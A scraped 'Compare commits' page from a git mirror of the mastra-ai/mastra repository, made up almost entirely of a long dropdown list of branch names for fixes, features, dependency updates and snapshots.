
mirror of
https://github.com/mastra-ai/mastra.git
synced 2026-11-17 08:44:46 +00:00
Compare commits
base: DKB:@mastra/voice-deepgram@0.13.4
DKB:main
DKB:factory/issue-30665-43d5c291f0af
DKB:eric/obs-870-search-aggregates
DKB:changeset-release/main
DKB:feat/otel-exporter-declare-semconv-schema-url
DKB:slack/1794896670-118209
DKB:fix/model-span-tracker-output-lag
DKB:ci/test-tiers
DKB:factory/item-0b55f1a3-21a2-4957-b7a6-fa31fb9dcf00
DKB:feat/trace-navigation-api
DKB:fix/knowledge-sync-scope-reads
DKB:renovate/typescript-7.x
DKB:feat/factory-ui-session-layout-route
DKB:renovate/cgr.dev-chainguard-minio
DKB:renovate/lock-file-maintenance
DKB:fix/call-only-om-saves
DKB:claude/great-cori-ksp4r9
DKB:feat/factory-ui-card-draft-panel
DKB:fix/factory-gateway-catalogue
DKB:fix/factory-gateway-errors
DKB:fix/mastracode-gateway-v2-keys
DKB:fix/gateway-v2-studio-errors
DKB:fix/gateway-v2-client
DKB:arthur/foreach-resume-restart
DKB:fix/29612-max-steps-notice
DKB:fix/30022-evented-time-travel-state
DKB:cursor/studio-iframe-memory-markup-2945
DKB:fix/30182-durable-suspend-after-finish
DKB:security/vanta-2026-11-13
DKB:user/session-4d0fcd85-b279-411c-8eb5-5cef95f2f074
DKB:factory/review-followups-pr-30399
DKB:fix/factory-gateway-v2
DKB:fix/mastracode-gateway-v2
DKB:fix/gateway-v2-core-server
DKB:fix/cli-gateway-url
DKB:docs/gateway-dashboard-links
DKB:factory/issue-30604-dcd8e187fa26
DKB:fix/gateway-v2-mastracode-factory
DKB:fix/gateway-v2-core-studio
DKB:refactor/cor-1580-agent-orchestration
DKB:feat/cli-env-var-kind-flags
DKB:feat/factory-outsider-pr-rules
DKB:fix/cli-write-only-secrets
DKB:arthur/gate-fresh-tool-calls-after-resume
DKB:factory/review-followups-pr-30396
DKB:fix/30206-lease-renewal-after-suspend
DKB:fix/factory-intake-any-phase
DKB:cor-1560
DKB:playground-snapshot/20261116-195948
DKB:renovate/pnpm-12.x
DKB:feat/cor-1563-engine-policy
DKB:renovate/major-security-updates
DKB:fix/factory-idle-cleanup-open-cards
DKB:fix/30190-auto-resume-follow-up
DKB:fix/om-observer-user-attribution-29792
DKB:fix/factory-move-tool-always-present
DKB:user/session-a70a1abb-cba9-451b-a171-9cd5e92b85cd
DKB:arthur/evented-foreach-suspend-data
DKB:feat/om-extractor-state-signals
DKB:factory/issue-30566-5270ac0a3f90
DKB:fix/om-29012-bounded-history
DKB:factory/issue-30587-d8e2a08dfc49
DKB:user/session-3be4d6b1-b3b2-4ed7-ae5f-cea475c79dcd
DKB:feat/core-prompt-cache-processor
DKB:fix/agent-empty-reply-on-length
DKB:factory/issue-29856-ac74089fb26d
DKB:max/pkg-pr-new-snapshots
DKB:slack/1794859179-334879
DKB:user/session-e7ae8b9b-6b26-4ee5-9f4e-4a96664bced0
DKB:playground-snapshot/20261117-013459
DKB:fix/om-observation-chunk-tags
DKB:max/chevrons-snapshot
DKB:ci/tiers-keep-core-tests-on-core-changes
DKB:feat/agent-session-export
DKB:arthur/bound-recovery-listings
DKB:arthur/evented-retry-resume-data
DKB:user/session-c31530e0-2c76-43b4-b48b-d3e5f66fa6f0
DKB:factory/issue-30360-bfd741adb95d
DKB:feat/factory-github-connect
DKB:refactor/cor-1576-durable-ownership
DKB:fix/30226-suspend-window
DKB:fix/libsql-update-thread-metadata
DKB:yujohn/obs-967-read-widget-projectid-from-the-opened
DKB:fix/30206-lease-atomic-transfer-followup
DKB:renovate/major-mastra
DKB:renovate/database-clients
DKB:renovate/tinypool-2.1.2-2.x
DKB:daniel/server-mcp-9-mcp-apps-steering
DKB:daniel/server-mcp-8-mcp-apps
DKB:renovate/aws-sdk
DKB:renovate/babel-monorepo
DKB:slack/1794851747-096079
DKB:slack/1794844058-725809
DKB:fix/30219-workflow-tool-step-input
DKB:fix/30211-to-model-output-validation-errors
DKB:fix/30369-modal-idle-timeout
DKB:fix/29885-libsql-lazy-logger
DKB:fix/29391-startasync-lifecycle-hooks
DKB:user/session-41157161-5bf7-45e6-9d77-50ee3bd66807
DKB:playground-snapshot/20261116-171512
DKB:test/stream-harness
DKB:factory/rereview-followups-pr-30499
DKB:security/hono-4.13.16-2026-11-13
DKB:renovate/tavily-core-1.x
DKB:renovate/workos-inc-node-12.x
DKB:renovate/google-cloud-speech-8.x
DKB:renovate/optimize-lodash-rollup-plugin-6.x
DKB:renovate/vercel-sandbox-4.x
DKB:renovate/browser-automation
DKB:security/agent-browser-cli
DKB:renovate/rollup-4.x
DKB:renovate/rollup-plugin-commonjs-29.x
DKB:renovate/rollup-plugin-alias-6.x
DKB:renovate/rollup-plugin-virtual-3.x
DKB:renovate/ai-sdk-provider-utils@-=5.0.0-5.0.52-5.x
DKB:renovate/ai-sdk-provider-utils@-=4.0.0-4.0.56-4.x
DKB:fix/durable-om-thread-title
DKB:renovate/ai-sdk
DKB:max/settings-control-group
DKB:fix/factory-review-feedback-binding
DKB:feat/surrealdb-store
DKB:fix/knowledge-invalid-cursor-400
DKB:test/factory-work-lifecycle
DKB:renovate/build-tools
DKB:fix/29359-evented-resolve-by-id
DKB:max/breadcrumb-chevrons
DKB:max/copy-value-proto
DKB:max/chart-card-header-ui
DKB:factory/issue-30238-6870a6046345
DKB:max/settings-empty-state
DKB:max/settings-row-height
DKB:max/settings-copy-pass
DKB:factory/issue-29252-2e292b25b89d
DKB:factory/issue-21902-13d4a5ddf634
DKB:factory/issue-29628-cc8af30612d6
DKB:factory/issue-30230-8ae65d3fbab8
DKB:gen-ui-xp
DKB:factory/issue-30217-a98976d97a17
DKB:factory/issue-25227-e058116def7b
DKB:factory/issue-12426-8bf77a7eb1ca
DKB:factory/issue-26472-2caedc6a5032
DKB:factory/issue-30094-2e50445b37a2
DKB:factory/issue-30190-cb015b8fa3af
DKB:factory/issue-29673-3a78501a8a0e
DKB:factory/issue-30443-2d88493b7c7a
DKB:factory/issue-30182-809b005ad0f7
DKB:factory/issue-30318-ed8542fb3f52
DKB:factory/issue-30441-c0266168cec0
DKB:factory/issue-30462-610dae536fd3
DKB:factory/item-7e07d81c-10c9-4029-b103-4c8972d635c0
DKB:factory/issue-30421-19d8768be271
DKB:factory/issue-30069-2cc34a5ec7b9
DKB:fix/27451-swept-run-send-blocked
DKB:factory/issue-30461-3a05e2d6adc7
DKB:renovate/major-e2e-tests
DKB:factory/issue-30426-55272ef7533a
DKB:user/session-2686c328-5f73-44d9-b94d-ea8ff7cae123
DKB:factory/issue-30454-14bacd4e2c34
DKB:factory/issue-30449-156c2f4c46ea
DKB:playground-snapshot/20261115-194836
DKB:perf/factory-sidebar-session-cards-by-version
DKB:perf/factory-session-cards-by-version
DKB:perf/factory-session-cards-by-frame
DKB:perf/factory-typed-feed-frames
DKB:codex/golden-thread-replay
DKB:fix/gateway-v2-local-observational-memory
DKB:factory/rereview-followups-pr-30419
DKB:factory/issue-30366-52ca76653f82
DKB:factory/review-followups-pr-30225
DKB:factory/issue-30375-3a328200c8ac
DKB:codex/gateway-v2-audio-factory
DKB:codex/gateway-v2-audio-studio
DKB:fix/gateway-v2-audio-studio-review
DKB:slack/1794619771-534749
DKB:arthur/bg-5-factory
DKB:arthur/bg-4-studio
DKB:arthur/bg-3-http
DKB:arthur/bg-2-mastracode
DKB:factory/issue-30369-46969d5380d4
DKB:user/session-bd92a08f-4aa7-4e8e-9457-bbc52b5c5e82
DKB:feat/factory-linear-connect
DKB:feat/workflow-suspend-timeout
DKB:slack/1794597790-310339
DKB:docs/server-auth-warning
DKB:docs/observability-alerts-dashboard
DKB:docs/gateway-v2
DKB:feat/factory-platform-connect-foundation
DKB:factory/review-followups-pr-30343
DKB:docs/connect-project-provider-policy
DKB:renovate/security-updates
DKB:factory/review-followups-pr-30335
DKB:feat/connect-client-events
DKB:jal/datalist-overscroll-chain
DKB:user/session-8896d355-2293-48e7-9eb1-11ce13fd1b6e
DKB:factory/issue-30285-66674340a5a1
DKB:max/smooth-corners
DKB:fix/29752-wm-instruction-override
DKB:fix/30224-skills-root-scaling
DKB:factory/issue-26575
DKB:fix/30296-studio-dotted-routes
DKB:playground-snapshot/obs-885-20261113
DKB:fix/interactive-suspension-kind
DKB:renovate/openrouter-ai-sdk-provider-v6-3.x
DKB:renovate/openrouter-ai-sdk-provider-v5-3.x
DKB:renovate/openrouter-ai-sdk-provider-3.x
DKB:feat/factory-boards-one-card
DKB:feat/observability-editable-draft-schemas
DKB:playground-snapshot/20261113-121946
DKB:max/sidebar-motion
DKB:fix/mcp-tracked-tool-failures
DKB:user/session-563c815f-ddbc-4b00-a1cc-0b97dca42d4a
DKB:user/session-47854ae0-7b69-416a-bf8a-36180e9140fd
DKB:perf/factory-jira-incidentio-list-reads
DKB:feat/factory-intake-from-server
DKB:review/cor-1526-byte-proof
DKB:review/cor-1526-degrade-admission
DKB:spec/factory-phase-exit-routes
DKB:factory/item-99f243bc-d184-4be4-be6e-2ac90ed56df5
DKB:managed-agents
DKB:slack/1794307079-447439
DKB:factory/review-followups-pr-30215
DKB:factory/pr-30215-be78c378e369
DKB:factory/issue-30039-49d389e9d7a7
DKB:arthur/28712-durable-sleeps
DKB:arthur/28712-recovery-loop
DKB:factory/issue-29733-1addd8eaa0d8
DKB:playground-snapshot/20261112-180704
DKB:factory/pr-30148-46f87e75c38b
DKB:devin/1794416064-studio-gateway-model-picker
DKB:playground-snapshot/obs-896-20261112
DKB:arthur/28712-cheaper-sweep
DKB:arthur/28712-finished-step-check
DKB:arthur/28712-step-leases
DKB:anurag/obs-754-timeout-and-resume-sampling
DKB:arthur/28712-late-deliveries
DKB:playground-snapshot/20261112-103624
DKB:feat/observed-usage-after-retry
DKB:factory/rereview-followups-pr-30186
DKB:factory/review-followups-pr-30178
DKB:factory/review-followups-pr-30171
DKB:renovate/major-github-actions
DKB:factory/issue-29782-3af3d70bd482
DKB:factory/issue-29776-65461607088c
DKB:factory/issue-29781-b106106a00c9
DKB:factory/issue-29757-624c87992694
DKB:user/session-dace679e-0137-42a2-aba7-204f970fe1a8
DKB:user/session-df9dbea3-3afc-4e88-b1cb-c4f570c17738
DKB:factory/issue-30152-f6c00a769f4f
DKB:factory/issue-30150-61dabf886d63
DKB:fix/cli-org-id-api-token
DKB:user/session-80694b5d-69d0-4c37-8670-545b16d80ed9
DKB:factory/issue-25508-60ad2fd66e6d
DKB:user/session-8f3eac2a-7efd-47e6-9feb-72271a726847
DKB:factory/issue-29516-b828ba2339fe
DKB:factory/issue-30131-9e969677b3bd
DKB:factory/issue-30123-f2254c0603cb
DKB:fix/factory-terminal-cleanup-self-wait
DKB:factory/item-b76f2be4-c755-48a8-ba89-4f5fa87b0793
DKB:fix/headless-model-catalog-fallback-20261104
DKB:factory/rereview-followups-pr-30125
DKB:fix/bound-git-instruction-processes
DKB:user/session-969789b7-2855-4746-945d-88cfb503866a
DKB:factory/item-4f6cad23-83b5-4e62-bb37-17301797c52e
DKB:user/session-a851c6a7-db98-4de8-9f31-17e9b414effa
DKB:factory/issue-29974-3c66a4f7247e
DKB:item-4f6cad23-83b5-4e62-bb37-17301797c52e
DKB:user/session-1796f4c7-085c-4bb9-b4f4-0b253746f98e
DKB:factory/issue-30102-548c56de83a1
DKB:lennart/deved-622-goal-continuation-is-in-loop-not-between
DKB:user/session-df66af0d-f9e0-4e07-b73b-b30b957e2940
DKB:user/session-d0fcd9c3-735d-4deb-98b2-04c8e7f588cb
DKB:playground-snapshot/obs-904-span-duration
DKB:fix/28229-durable-resume-schema
DKB:fix/drop-rejected-tool-media-20261104
DKB:factory/issue-30069-d027f1095d36
DKB:factory/issue-29759-3d9893e238a6
DKB:factory/issue-29734-12efcb3e4202
DKB:slack/1793229217-650739
DKB:playground-snapshot/20261111-155017
DKB:playground-snapshot/aggregated-roots-ui
DKB:factory/issue-29732-71cbc4db8368
DKB:factory/issue-29727-af3615783106
DKB:playground-snapshot/obs-891-aggregated-roots
DKB:playground-snapshot/obs-888-20261111
DKB:factory/issue-29267-dbd7a615b1ae
DKB:factory/issue-24224-dab421eb5c45
DKB:playground-snapshot/20261111-130948
DKB:factory/issue-29385-5fd6171198d9
DKB:fix/fastembed-cpu-budget
DKB:perf/factory-board-delta-sync
DKB:fix/factory-card-list-refetch-changed-cards
DKB:fix/factory-store-review-as-work
DKB:perf/code-sdk-async-base-ref-instructions
DKB:fix/structured-output-span-early-data-chunk
DKB:perf/factory-cost-follows-what-it-touches
DKB:factory/issue-29186-a22cee369212
DKB:anurag/issue-29525-realtime-durable-fallback
DKB:fix/span-filter-reparent
DKB:anurag/obs-754-exporter-cross-process-end
DKB:fix/feed-reread-gap
DKB:factory/issue-29638-d2e06346a91f
DKB:perf/factory-board-list-response
DKB:factory/issue-29391-2eae706113a5
DKB:factory/issue-29964-a4c2670a4596
DKB:arthur/29996-cloudflare-file-based-agents
DKB:perf/pg-thread-metadata-index
DKB:perf/pg-skip-thread-count
DKB:snapshot/factory-stalls-combined
DKB:factory/issue-27475
DKB:caleb/factory-list-routes-plain-reads
DKB:slack/1794338918-676569
DKB:factory/issue-29401-0b3596782667
DKB:factory/issue-29974-b4acb13cb1a8
DKB:fix/shell-tail-pipefail-dash-20261104
DKB:fix/graph-rag-self-link-29365
DKB:fix/graphrag-query-controls
DKB:rphansen91/factory-idle-pollers
DKB:max/switch-pill-press
DKB:joel/connect-docs-pricing
DKB:slack/1794328673-848899
DKB:playground-snapshot/20261110-174755
DKB:playground-snapshot/20261110-204321
DKB:user/session-93bb4dd1-2bea-4730-9cfd-d59013e4f2d7
DKB:user/session-4938ee91-13f4-4daf-9164-8ecff55646f6
DKB:security/template-mongodb-lock
DKB:factory/issue-29908-c47c149a39f3
DKB:playground-snapshot-20261110-151227
DKB:factory/issue-29905-d044a317ebef
DKB:playground-snapshot/obs-867-text-search-20261110
DKB:factory/issue-29907-680108716a52
DKB:playground-snapshot/20261110-145836
DKB:playground-snapshot/20261110-112353
DKB:factory/issue-29885-fe5f6688f8e6
DKB:fix/issue-29808
DKB:factory/issue-29766-46226f42d1b0
DKB:factory/pr-29668-acbb24ef59ea
DKB:fix/issue-29806
DKB:fix/issue-29811
DKB:perf/factory-session-open-checks
DKB:shipyard-beta/default-board-gen-ui
DKB:fix/client-tool-model-output-reconciliation
DKB:fix/factory-attribute-human-writes-only
DKB:factory/item-d2bef365-94ef-4b4e-b9e5-a850420d1087
DKB:docs/qualify-foreach-resume-and-resource-id
DKB:factory/pr-29830-40c2d9451955
DKB:slack/1794013177-523179
DKB:proof/cor-1512-redis-evidence
DKB:fix/adapters-rbac-fail-closed
DKB:factory/issue-29822-485119450d5c
DKB:factory/issue-29735-bdece3ad5cf2
DKB:slack/1794002960-566099
DKB:slack/1794260144-664829
DKB:max/ci-performance-research-ff45a7
DKB:playground-snapshot/20261110-000924
DKB:factory/issue-29762-c47826729e10
DKB:feat/generative-ui
DKB:slack/1794234984-906109
DKB:slack/1794003723-593899
DKB:factory/item-18884184-2493-434f-94c0-764289d3ec7e
DKB:feat/dashboard-widget-editor
DKB:factory/item-5bd726c2-8082-4ab0-b561-a5f285e73d31
DKB:factory/review-followups-pr-29780
DKB:factory/item-196afe09-75dd-419f-967d-2f51b82aeed6
DKB:factory/issue-29643-9300babf0a45
DKB:fix/om-thread-title-language
DKB:fix/bounded-upstash-log-reads
DKB:factory/pr-29145-853aff19269d
DKB:caleb/spike-bg-process-wake
DKB:factory/item-93c12286-6743-40ee-8c4a-2fb72880b3af
DKB:playground-snapshot/20261109-151941
DKB:user/session-96a31fd5-9d83-4c25-a637-31dc51928a6f
DKB:slack/1794250438-794439
DKB:feat/temporal-time-travel
DKB:feat/workspace-computer-resolver
DKB:factory/issue-29640-e9c8a2263d52
DKB:playground-snapshot/20261109-180106
DKB:fix/workspace-computer-tool-order
DKB:jal/pltfrm-3317-read-the-model-from-agent_model-in-personal
DKB:max/snapshot-chart-empty-state
DKB:playground-snapshot/20261109-141051
DKB:playground-snapshot/20261109-133909
DKB:max/metrics-grid-breakpoint
DKB:feat/surrealdb-agent-memory
DKB:user/session-fa94b0a1-b9fe-4d0a-a9fb-2a70c91c4d36
DKB:factory/pr-29664-380fb8c8a3f8
DKB:feat/computer-core-split
DKB:proof/pr4-lifecycle-evidence
DKB:proof/pr3-stream-payload-evidence
DKB:user/session-4f617708-0f10-412c-87b2-970ad69387a5
DKB:feat/computer-semantic-hands
DKB:feat/slack-computer-card
DKB:fix/computer-tools-ordered-group
DKB:feat/mobile-breadcrumb-header
DKB:chore/pui-lint-quickwins
DKB:jal/pltfrm-3300-ship-design-guidance-with-the-playground-ui
DKB:snapshot/doctor-resume
DKB:playground-snapshot/20261107-094055
DKB:playground-snapshot/20261107-123302
DKB:playground-snapshot/20261107-171459
DKB:factory/item-b6e5cc84-bb20-439d-9e80-2704a63efead
DKB:feat/computer-lean
DKB:feat/computer-persistent
DKB:feat/computer-handoff
DKB:feat/studio-computer-panel
DKB:feat/platform-computer-tools
DKB:feat/platform-computer
DKB:feat/core-computer-tool-order
DKB:user/session-b9c35ecc-fbcd-43eb-aa99-63eaccc89a7c
DKB:perf/core-unstored-run-cancel-reads
DKB:playground-snapshot/20261106-122026
DKB:worktree/deployer-alias
DKB:slack/1793985805-715179
DKB:factory/pr-29476-56bf20116f7e
DKB:fix/29163-follow-up-answer-row
DKB:fix/schema-compat-json-schema-formats
DKB:feat/otel-resource-schema-url
DKB:perf/factory-chat-round-trips
DKB:fix/knowledge-note-ref-links
DKB:review/cor-1511-transcript-transform
DKB:test/pr2-observe-read-denial
DKB:review/cor-1511-response-view
DKB:proof/stream-delivery-bounded-rtt
DKB:slack/1793744211-753199
DKB:slack/1793916186-549839
DKB:playground-snapshot/20261105-133839
DKB:fix/core-save-accepted-user-message
DKB:pr-assets-29580
DKB:refactor/cor-1509-inngest-shared-stream-bus
DKB:fix/29487-agent-scoped-run-topics
DKB:proof/stream-delivery-benchmark
DKB:feat/factory-mcp-servers
DKB:fix/grwth-1919-signed-empty-reasoning
DKB:review/cor1509-wire-integration
DKB:review/29487-agent-transport-boundary
DKB:fix/claimed-owner-discovery-pacing-boundary
DKB:playground-snapshot/20261105-101324
DKB:fix/factory-idle-github-discovery
DKB:playground-snapshot/20261105-knowledge-source-names
DKB:feat/platform-memory-studio-context
DKB:fix/29311-bun-overrides
DKB:claude/great-lovelace-uahpgg
DKB:fix/claimed-owner-discovery-boundary
DKB:fix/29511-observe-publisher-bus
DKB:test/29487-durable-fixture-transport
DKB:eric/obs-827-feedback-read-after-write
DKB:taofeeq/teams-unreadable-install-store
DKB:eric/obs-827-snapshot-20261105
DKB:feat/platform-memory-studio-om
DKB:proof/29487-network-evidence
DKB:user/session-c249d6da-ce07-4950-900e-29100a0b2a23
DKB:user/session-50f325c5-fb8c-43f3-a596-6bdcc3339b40
DKB:playground-snapshot/20261104-174506
DKB:playground-snapshot/20261104-171844
DKB:fix/29347-nested-state-schema-base
DKB:fix/factory-active-runs-user-resource
DKB:pourquoi-les-mcp-apps-4c28ae92
DKB:yujohn/obs-837-pass-dashboard-project-id-to-data-tool-calls
DKB:fix/factory-remove-attention-repair
DKB:fix/evented-workflow-experiment-tracing
DKB:snapshot/platform-main
DKB:deploy-mcp-apps
DKB:slack/1793816048-890189
DKB:slack/1793810889-141429
DKB:claude/sharp-cerf-rwrcys
DKB:fix/factory-failure-handling
DKB:feat/platform-knowledge-client
DKB:max/text-wrap-pretty
DKB:fix/temporal-restore-dispatch-collision-hooks
DKB:fix/temporal-restore-validate-inputs
DKB:max/ui-steps-platform
DKB:codex/linear-workspace-recovery-evidence-bf43295
DKB:feat/factory-db-only-boards
DKB:ci/stacked-pr-checks
DKB:eric/fix-span-tool-link-tests
DKB:fix/client-js-stream-tool-result-format
DKB:slack/1793785426-066719
DKB:fix/om-29012-bounded-history-readonly
DKB:fix/om-29008-skip-unused-history-render
DKB:fix/om-29007-cleanup-running-total
DKB:fix/28424-adapter-disconnect-fixtures
DKB:feat/core-knowledge-importers
DKB:fix/28424-lease-step-owner
DKB:caleb/slack-tool-settings-page
DKB:feat/client-js-knowledge-importers
DKB:feat/knowledge-connect-importers
DKB:renovate/google-cloud-spanner-9.x
DKB:docs/proposal-channels-suspend-tools
DKB:slack/1793750249-854719
DKB:fix/agent-run-record-recovery
DKB:claude/nifty-allen-6ljlyw
DKB:fix/agent-idle-detach-proof
DKB:docs/proposal-channels-suspend-tool-behavior
DKB:factory/item-07bc6e05-a0aa-4116-9ba8-50231d570969
DKB:wf-storage-v2/2.5-lazy-steps
DKB:playground-snapshot/20261104-011634
DKB:snapshot/durable-1490
DKB:codex/markdown-chat-table-screenshots-29300
DKB:claude/blissful-pasteur-7neyjq
DKB:test/platform-memory-knowledge-v2
DKB:test/platform-memory-knowledge
DKB:feat/platform-memory-client-proof
DKB:feat/knowledge-tree-links-in-badge
DKB:user/session-ce7f870b-3845-4645-81f4-0e9e2704c4c2
DKB:daniel/mcp-tasks-chat-input-mcp
DKB:slack/1793654558-381939
DKB:perf/board-sync-api
DKB:user/session-dafde53b-ad43-4a30-b444-bd98602a34a3
DKB:fix/om-image-stack-overflow
DKB:caleb/agent-browser-url-policy
DKB:anurag/obs-754-resume-span-identity
DKB:experiment/rolldown-native
DKB:devin/1793708221-cli-resolve-app-versions
DKB:perf/board-sql-paging
DKB:factory/rereview-followups-pr-29229
DKB:factory/item-e2ab3bac-1b0d-456d-a6e2-55448e77856d
DKB:factory/item-b9d040ff-c259-4f19-b3b3-07c82275749e
DKB:slack/1793644330-678709
DKB:caleb/process-stream-timeout
DKB:factory/item-323aec05-ae1a-44d7-9a00-819ab1c7918b
DKB:feat/cyber-refusal-fallback
DKB:fix/mastracode-refusal-fallback
DKB:fix/om-provider-usage-pressure
DKB:max/anthropic-offline-not-expired
DKB:user/session-b35c5210-b5cb-4ed0-b94b-cf1f1e4b8a05
DKB:user/session-9efad19e-b474-4ed5-9559-1bf63ab76710
DKB:playground-snapshot/20261102-163638
DKB:factory/issue-29083-dedd27921ebf
DKB:slack/1793616434-519249
DKB:fix/alpha-workflow-oidc-permission
DKB:max/page-layout-action-row-scrolls
DKB:max/datetime-format-localization-8bea5d
DKB:slack/1793611723-870839
DKB:playground-snapshot/20261102-132645
DKB:max/metrics-toolbar-scroll-fix
DKB:codex/livekit-stable-dependencies
DKB:fix/signal-idle-run-id
DKB:feat/factory-ui-keep-unsent-composer
DKB:factory/issue-28189-9ff64b2bbb14
DKB:factory/issue-29044-c4e63b952299
DKB:factory/issue-29085-d2424d743a97
DKB:factory/issue-29084-3d2e21c7780f
DKB:factory/issue-29138-242b40840322
DKB:factory/issue-29139-f66c6638b946
DKB:factory/issue-29082-72d863b0c5ad
DKB:factory/pr-29073-9378cf2645ce
DKB:lever/7-filtered-store-groups
DKB:lever/4-lockfile-verify-cache
DKB:factory/linear-cor-1490
DKB:daniel/mcp-tasks-chat-input-ui-screenshots
DKB:playground-snapshot/20261031-0020
DKB:playground-snapshot/20261030-1713
DKB:factory/item-cae0b2e8-f336-433c-907a-7c66b58b56d2
DKB:user/session-2778d442-6c9c-439d-88d2-4699ca5f7981
DKB:user/session-7367607a-9dcc-452a-bf4c-a8b43537c2e9
DKB:user/session-63a6b5dd-68b1-4806-ab94-49b6b2694c4f
DKB:user/session-787e1b55-a3f5-4e43-a4f0-8bdc96236496
DKB:user/session-ce9b22d0-84e7-4516-8cf2-7ef2f1c54dfb
DKB:user/session-8a76dc0b-997c-46a1-a9cf-46c8ca444307
DKB:daniel/saved-views-ui-screenshots
DKB:playground-snapshot/20261030-1905
DKB:user/session-31a893a7-1eb8-444f-98cd-8f6b4734d85b
DKB:graysonhicks/auth-ee-subpaths
DKB:slack/1793335865-508989
DKB:sugared-octave-3ea6a7e8
DKB:factory/issue-28993-ea8dd48772d2
DKB:playground-snapshot/20261030-121427
DKB:fix/playground-ui-retry-refetch-all
DKB:fix/trace-intelligence-enabled-signals
DKB:bald-fire-ae0d068e
DKB:daniel/mcp-tasks-7-base
DKB:factory/item-e1338033-4dfd-43b8-b217-d871fcc4bd78
DKB:jamie/alpha-importers-ui
DKB:jamie/importer-run-log
DKB:jamie/alpha-demo
DKB:factory-pr-28915-screenshots
DKB:jamie/importers-config-ui
DKB:user/session-ce3e9e83-a0ca-4c8c-a5cb-15c370077931
DKB:user/session-6e9ed693-37c3-4c48-ae74-b8f7e1807838
DKB:slack/1792638881-467209
DKB:user/session-3b0bae9e-f2e4-4b92-b4fd-65fd076ba348
DKB:factory/followup-28521-closed-sweep
DKB:factory/pr-28521-a24bb2a8b80d
DKB:refactor/factory-single-auth-layer
DKB:factory/linear-fact-560
DKB:factory/followup-28521-review
DKB:playground-snapshot/20261029-171451
DKB:playground-snapshot/20261029-170138
DKB:perf/work-items-pagination-api
DKB:daniel/mcp-tasks-2-client
DKB:tide-jam-482aaa53
DKB:factory/issue-28854-276a4b01c9a9
DKB:factory/linear-fact-561
DKB:factory/linear-fact-565
DKB:factory/issue-28866-e7aa0463812e
DKB:playground-snapshot/20261029-152240
DKB:slack/1793030729-308509
DKB:user/session-afaa999a-e367-4557-8626-2c22cef41d95
DKB:slack/1793277845-168689
DKB:max/instant-hover-states
DKB:slack/1793268891-428589
DKB:feat/core-inline-skill-brand
DKB:fix/factory-knowledge-page-store
DKB:screenshots/pr-28814
DKB:backup/obs-724-before-rebase-20261029
DKB:fix/agent-m1-20261029
DKB:fix/agent-m3-20261029
DKB:jamie/knowledge-studio-snapshot
DKB:slack/1793247541-175789
DKB:feat/studio-knowledge-scopes
DKB:factory/issue-28392-4c2537e85c0e
DKB:factory/issue-28421-7cd907218262
DKB:factory/issue-28317-900d82a32fc1
DKB:user/session-b0013d9e-655c-4341-8183-3f836b9428c9
DKB:factory/issue-27263-0c99c512ecf6
DKB:factory/issue-27925-6405dad7ba3a
DKB:factory/issue-28677-e39932be670e
DKB:factory/issue-28258-ded8d99cb08f
DKB:factory/issue-28710-71d53ba13a49
DKB:factory/issue-28303-d57e9d475eab
DKB:factory/issue-28224-4df2001f7c6e
DKB:factory/issue-28641-105437a0814a
DKB:factory/issue-28230-4ef836ae3ee2
DKB:slack/1793229044-271149
DKB:michael/fact-440-screenshots
DKB:daniel/dashboards-platform-snapshot
DKB:max/instant-hovers-all
DKB:slack/1793142554-417459
DKB:user/session-fd4ff9d8-b68a-438a-b4f6-50213849c289
DKB:pr-screenshots/factory-activity-stretches
DKB:codex/code-best-practices
DKB:fix/studio-json-import-close-lifecycle
DKB:fix/factory-infrastructure-error-card
DKB:fix/credential-tenant-failure-reason
DKB:fix/factory-dispatch-provider-limits
DKB:feat/factory-ui-lazy-routes
DKB:daniel/mcp-tasks-screenshots
DKB:backup/obs-724-squashed-20261028
DKB:backup/obs-724-history-20261028
DKB:fix/factory-hidden-personal-github-install
DKB:max/cli-unified-durations
DKB:pr-screenshots/factory-credential-scope-errors
DKB:pr-screenshots/factory-run-error-recoveries
DKB:max/typesafe-logo-snapshot
DKB:codex/factory-skeletons-screenshots
DKB:slack/1793133473-034099
DKB:slack/1793135087-859449
DKB:user/session-1bbf3f37-c591-4ff3-ac13-805cd5b28543
DKB:user/session-9376e976-7467-46d5-acb0-c90bac43bdfe
DKB:factory/issue-28445-904d2162d7cd
DKB:factory/issue-28638-d4583b7c9ac4
DKB:factory/issue-28491-5ff7f6595d73
DKB:slack/1793133382-070689
DKB:slack/1793131613-150699
DKB:assets/threads-trace-count
DKB:feat/serverless-usage-telemetry
DKB:max/metrics-table-row-balance-snapshot
DKB:slack/1793115293-791679
DKB:fix/scheduler-idle-cap-and-wake-fallback
DKB:daniel/obs-738-thread-rows-cleanup
DKB:factory/linear-deved-552
DKB:codex/fact-523-collapse-tool-updates
DKB:docs/factory-menu-screenshots-2026-10-27
DKB:codex/fact-523-screenshots
DKB:chore/oxlint-no-duplicate-type-constituents
DKB:fix/factory-om-preview-scope
DKB:playground-snapshot/20261027-143501
DKB:renovate/a2a-js-sdk-v0_3-1.x
DKB:max/chart-data-table-snapshot-2
DKB:marvin/obs-737-columns-picker-on-platform
DKB:fix/playground-ui-dev-dist-race
DKB:max/mc-modals
DKB:anurag/score-label
DKB:slack/1793073041-566099
DKB:pr-screenshots/28545
DKB:pr-assets-28520
DKB:slack/1793031614-039229
DKB:factory/item-77903aa9-8761-4a62-8c77-62afc4e24027
DKB:factory/linear-cor-1496
DKB:slack/1793053359-743639
DKB:slack/1793052975-076679
DKB:user/session-cae19d95-394d-4aed-b4b0-d9986e86fe83
DKB:slack/native-stop-on-agent-view
DKB:fix/inngest-run-abort-route
DKB:assets/obs-698-metrics
DKB:max/chart-data-table-snapshot
DKB:fix/docs-npm-install-catalog
DKB:fix/skip-installing-inlined-workspace-packages
DKB:user/session-e3f782f6-ed6d-4467-9ff3-2f5d05049aed
DKB:daniel/obs-698-snapshot-org-metrics-3
DKB:user/session-1d06935b-1cdc-4b4c-96cf-2b758dda6847
DKB:user/session-7f98a5ce-03b3-40fb-89cf-ce314ff91c05
DKB:user/session-b461b5a5-13d7-456a-9108-318c4fde453f
DKB:user/session-23c79c9c-5c7c-45d2-9ae8-bf03fdb54f9e
DKB:swamp-hosta-ba3209a3
DKB:user/session-7e9a7950-a72a-4792-8e37-2040f5f63608
DKB:feat/system-message-span-origin
DKB:fix/25219-skill-read-media
DKB:fix/25423-async-time-travel-tests
DKB:fix/28230-idle-session-retention
DKB:feat/mastracode-observer-previous-2k
DKB:fix/om-counts-replayed-reasoning
DKB:user/session-5d2461d3-48ea-4fe0-bf66-d7e2a13fac06
DKB:slack/1792519247-677079
DKB:w2/06-connect
DKB:w2/05-disclosure
DKB:w2/03-factory
DKB:w2/04-graph
